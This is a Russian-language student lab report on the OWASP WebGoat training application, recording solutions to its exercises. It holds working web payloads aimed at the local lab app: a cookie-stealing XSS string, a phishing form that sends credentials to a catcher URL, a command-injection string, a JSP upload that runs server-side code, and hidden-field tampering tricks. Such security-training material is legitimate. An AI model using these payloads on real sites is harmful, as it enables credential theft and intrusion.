Отчет по лабораторной работе№4 WebGoat

Дмитрий Баринов

5 июня 2015 г.

1 Проект OWASP WebGoat

1.1 Цель работы

Исследовать безопасность Web-приложения на основе уязвимого приложения WebGoat.

1.2 Ход работы

Исследование 10 самых распространенных web-уязвимостей по рейтингу OWASP

1. **Injection** Атака на интепритатор машины-цели, позволяя выполнять произвольный код от ее имени. Чаще всего встрачаются в SQL, LDAP, Xpath, или NoSQL запросах, парсерах xml, аргументах программ и т.д.

2. **Broken Authentication and Session Management** Атака на уязвимости систем авторизации и управления сессиями с целью кражи и/или выполнения каких либо действий от чужого имени.

3. **Cross-Site Scripting** Атака на браузер путем подмены загружаемых скриптов. В результате злоумышлиниками может быть получена почти любая информация.

4. **Insecure Direct Object References** Суть атаки - изменение некого объекта, используемого в авторизированной сессии. Пример:

   ```
   String query = "SELECT * FROM accts WHERE account = ?";
   PreparedStatement pstmt = connection.prepareStatement(query , ... );

   pstmt.setString( 1, request.getParameter("acct")); <<<<<

   ResultSet results = pstmt.executeQuery( );
   ```

   Изменение параметра позволит отправлять измененные запросы от имени авторизированного пользователя.

5. **Security Misconfiguration** Ошибки в конфигурации. Атакующий может получить доступ к файлам, акаунтам, системе и т.д.

6. **Sensitive Data Exposure** Кража ценной/личной информации. Атака сложна если используется шифрование. В таком случае данные крадутся косвенными методами: на стороне клиента, когда данные уже рашифрованы, man-in-the-middle атака и другими способами.

7. **Missing Function Level Access Control** Доступ неавторизированного пользователя к привелегированным функциям. Пример:

   ```
   http://example.com/app/getappInfo
   http://example.com/app/admin_getappInfo <<<<
   ```

   Доступ к функции admin_getappInfo должен иметь только администратор. Соответственно, если пользователь, не являющийся администритором получает доступ к данной функции - это уязвимость.

8. **Cross-Site Request Forgery** Атака путем выполнения запросов к некоторому защищенному ресурсу от его имени авторизованного пользователя. Недостаток - атакующий **НЕ** может перехватить ответ от ресурса. В этом случае вводят так называемые CSRF-токены: каждый последующий пакет от клиента содержит токен, полученный в пердыдущем ответе сервера.

9. **Using Components with Known Vulnerabilities** Атака на уязвимый компонет системы, выявленный в результате сканирования.

10. **Unvalidated Redirects and Forwards** Скрытые ссылки в картинках, фреймах и т.д., ведущих на доверенный сайт. Позволяет произвести любой запрос. Пример:

    ```
    http://www.example.com/redirect.jsp?url=evil.com
    ```

1.3 Практическое задание

Подготовка Скачаны WebGoat, OWASP Mantra, OWASP Zed Attack Proxy.

Запуск WebGoat:

```
java -jar WebGoat-6.0.1-war-exec.jar
```

Проверка работоспособности: Переход по ссылке "http://localhost:8080/WebGoat".



Рис. 1: Запуск WebGoat

Запуск OWASP ZAP:

Запуск OWASP MANTRA:

По непонятной причине, часть текста в Mantra отображается в виде знаков "?". Поэтому было решено использовать стандартный браузер Chrome.

Настройка прокси в ZAP: Tools->Options->Локальный прокси-сервер. Порт 8081, адрес "localhost".



Рис. 2: Запуск ZAP



Рис. 3: Запуск MANTRA

Далее, настраиваем Chome для работы с прокси: Настройки->Изменить настройки прокси-сервера -> Настройки сети -> прокси сервер. Адрес "localhost порт 8081.

Проверяем, что все работает: открываем в Chrome "http://localhost:8080/WebGoat". Страция открылась, в ZAP появилась запись во вкладке "Сайты трафик браузера идет через прокси.

1.3.1 Недостатки контроля доступа

В первом пункте мы исследовали уязвимость "Недостатка контроля доступа"на примере простой сайта с ролевой системой доступа. Путем подмены

аргументов в запросе мы вызывали приватные функции, получали закрытую информацию.



Рис. 4: Выполнение пункта Недостатки контроля доступа.

1.3.2 Безопасность AJAX

1. Запросы могут отсылаться только серверу-отправителю страницы. Сделано в целях безопасности, но может быть частично отключено настройками браузера/сервера.

2 Наглядный пример почему следует экранировать воля ввода.

3. Фильрование данных на стороне клиента не является безопасным, меняем код серверного скрипта для фильтрования данных на стороне сервера.

4. Dom injection. Необходимо перехватить ответ сервера и подменить ответ на "document.form.SUBMIT.disabled = false".

5. XML Injection. необходимо перехватить ответ сервера и дописать себе награды:

```
<root>
<reward>WebGoat Mug 20 Pts</reward>
<reward>WebGoat Lamborgini</reward>
<reward>WebGoat Mug 100500 Pts</reward>
<reward>WebGoat t-shirt 50 Pts</reward>
<reward>WebGoat Secure Kettle 30 Pts</reward>
</root>
```

6. Json injection. При вводе кодов не происходит передача сообщения. Возможно, это баг.

7. "Тихое"выполнение кода. Функция, отвечающая за перевод называется submitData(userId, amount); Вызовя данную функция через консоль с

нужными параметрами мы произведем успешный перевод денег без непосредственного участия пользователя: submitData(1234556,11000);

8. Вызов функции на стороне клиента путем отправки специального запроса на сервер: сервер возвращает данный код и он выполняется на стороне клиента:

```
123');alert(document.cookie);('
```

Данный код выводит в виде alert-сообщения куки данной страницы. Еще раз доказывает, как важно экранировать пользовательский ввод.

9. Небезопасное хранение данных. Для получения кода для купона необходимо пехватить ответ сервера, найти зашифрованный код купона (я выбрал "emph") и вызвать в консоле функцию decode(code) для получения кода купона, получившийся код "GOLD".
Далее, для получения всего заказа БЕСПЛАТНО, необходимо перехватить запрос к серверу, указа в поле "GRANDTOT"значение 0000.00.



Рис. 5: Выполнение пункта AJAX Security.

1.3.3 Недостатки аутентификации

1. Демонстрация криптоустойчивости различных паролей.

2. Демонстрация уязвимости при незащищенной системе восстановления пароля. Для аккаунта "admin"секретное слово green. Вывод: даже при сильном пароле нельзя забывать о сложности вопроса/ответа для восстановления пароля.

3. Multi level login 1. Очередной пример того, что нельзя обрабатывать значимые данные на стороне клиента: подменой параметра hidden_tan мы можем обойти второй уровень авторизации.

4. Multi level login 2. Путем подмены поля hidden_user=Jane мы можем авторизироваться за другого пользователя. Очень странно, как это может допустить сервер.

1.3.4 Переполнение буфера

Перехватываем отправку данных на сервер, подменяем номер комнаты на строку длиной 5000 символов. Далее, на втором шаге регистрации, отправив тарифный план, открываем инструменты разработчика и просматриваем код страницы. Видим скрытые элементы:



Рис. 6: Выполнение пункта Authentification flaws.

```
<input type="hidden" value="Johnathan" name="d"></input>
<input type="hidden" value="Ravern" name="e"></input>
<input type="hidden" value="4321" name="f"></input>
<input type="hidden" value="John" name="g"></input>
<input type="hidden" value="Smith" name="h"></input>
<input type="hidden" value="56" name="i"></input>
<input type="hidden" value="Ana" name="j"></input>
<input type="hidden" value="Arneta" name="k"></input>
<input type="hidden" value="78" name="l"></input>
<input type="hidden" value="Lewis" name="m"></input>
<input type="hidden" value="Hamilton" name="n"></input>
<input type="hidden" value="9901" name="o"></input>
```

Используем один из аккаунтов для повторной регистрации.



Рис. 7: Выполнение пункта Buffer overflows.

1.3.5 Качество кода

Иногда разработчики оставляют конфиденциальные данные, такие как логин/пароль в комментариях, в надежде, что кроме них никто и никогда туда не заглянет. А учитывая, что html страница передается как есть, то скорее всего такую оплошность сразу заметят. Данный пример это хорошо иллюстрирует. Логин admin, пароль adminpw.

Рис. 8: Выполнение пункта Code quality.

1.3.6 Многопоточность

Необходимо быть осторожным, разрабатывая многопоточное приложение: одновременное обращение двух браузеров к одной функции ведет к выдаче ответа на чужой запрос:
Браузер 1, запрос "jeff".

Ответ: dave.
Браузер 2, запрос "dave".
Ответ: dave.

Аналогичная проблема возникает в пункте 2. Только здесь, при двухэтапной покупке, данные текущей покупки заменяются новой. В результате списывается не та сумма.



Рис. 9: Выполнение пункта Concurrency.

1.3.7 Межсайтовое выполнение сценариев

1. Фишинг - вид интернет-мошенничества, целью которого является получение доступа к конфиденциальным данным пользователей — логинам и паролям. Напишем код, который будет имитировать окно ввода логина и пароля:

```
</form><script>function hack(){ XSSImage=new Image; XSSImage.src="http://
    localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+document.phish.
    user.value + "&password=" + document.phish.pass.value + "";alert("
    Had this been a real attack... Your credentials were just stolen.
    User Name = " + document.phish.user.value + " Password = " +
    document.phish.pass.value);} </script><form name="phish"><br><br><HR
    ><H3>This feature requires account login:</H2><br><br>Enter Username
    :<br><input type="text" name="user"><br>Enter Password:<br><input
    type="password" name = "pass"><br><input type="submit" name="login"
    value="login" onclick="hack()"></form><br><br><HR>
```

В результате, при вводе логина и пароля данная форма отправляет их на свой (фишинговый) сервис.

1.3.8 Неправильная обработка ошибок

В результате неправильной обраьотки ошибки, отсутствие параметра "пароль"позволяет залогиниться в систему.

1.3.9 Недостатки, приводящие к инъекциям

В данном разделе ма рассмотрели основные способы проведения инъекций: инъекции поманд, xpath инъекции, sql инъекции. Стоит отметить, что для успехных sql и xpath инъекций необходимо экранировать строку! Пример:

```
%22%3B%20netstat%20-a  "& netstat -a
```

эквивалентно

```
"& netstat -a
```

Рис. 10: Выполнение пункта Cross-site scripting.

Рис. 11: Выполнение пункта Inproper Error Handling.



Рис. 12: Выполнение пункта Injection flaws.

1.3.10 Отказ в обслуживании

1. Zip bomb. В сжатом состоянии занимает всего лишь 98КБ, однако, в разжатом состоянии занимает 97,2 МБ(массив нулей). Очевидно, что это вызовет падения сервера, расчитанного лишь на 20 Мб.

2. Multiple logins. SQL инъекция позволяет получить всех пользователей

системы. При одновременном входе 3+ пользователей система падает.



Рис. 13: Выполнение пункта Denial of service.

1.3.11 Небезопасное сетевое взаимодействие

1.3.12 Небезопасная конфигурация

Конфигационный файл открыт для доступа любому пользователю. Так делать нельзя.

`localhost:8080/WebGoat/conf`

Рис. 14: Выполнение пункта Insecure configuration.

1.3.13 Небезопасное хранилище

Данный пример наглядно демонстрирует какие строки в каких кодировках кодируются/декодируются некорректно. Например, URL:

```
Encoded "a+c"
Decoded "a c"
```



Рис. 15: Выполнение пункта Insecure Storage.

1.3.14 Исполнение злонамеренного кода

Созданима файл с именем mfe.jsp

```
<HTML>
<%
java.io.File file = new java.io.File(".extract\\webapps
\\WebGoat\\mfe_target\\webgoat.txt");
file.createNewFile();
%>
</HTML>
```

Загрузим данный файл как изображение. Далее перейдя по ссылке "http://localhost:8080/WebGoat/u
его. Получили типичное выполнение злонамеренного кода.

Рис. 16: Выполнение пункта Malicious Execution.

1.3.15 Подделка параметров

Пример демонстрирует, что если вы реализовали проверку данных на валидность на стороне клиента, то это еще ничего не значит. Вам ТОЧНО придется проверять данные на стороне сервера.

Рис. 17: Выполнение пункта Parametr Tampering.

1.3.16 Недостатки управления сессией

1.

2. Cookie: AuthCookie=65432fdjmb; JSESSIONID=2046E3FC557A6020EC039C753ABE9C2F; WEAKID=19236-1433453245898

1.3.17 Безопасность веб-сервисов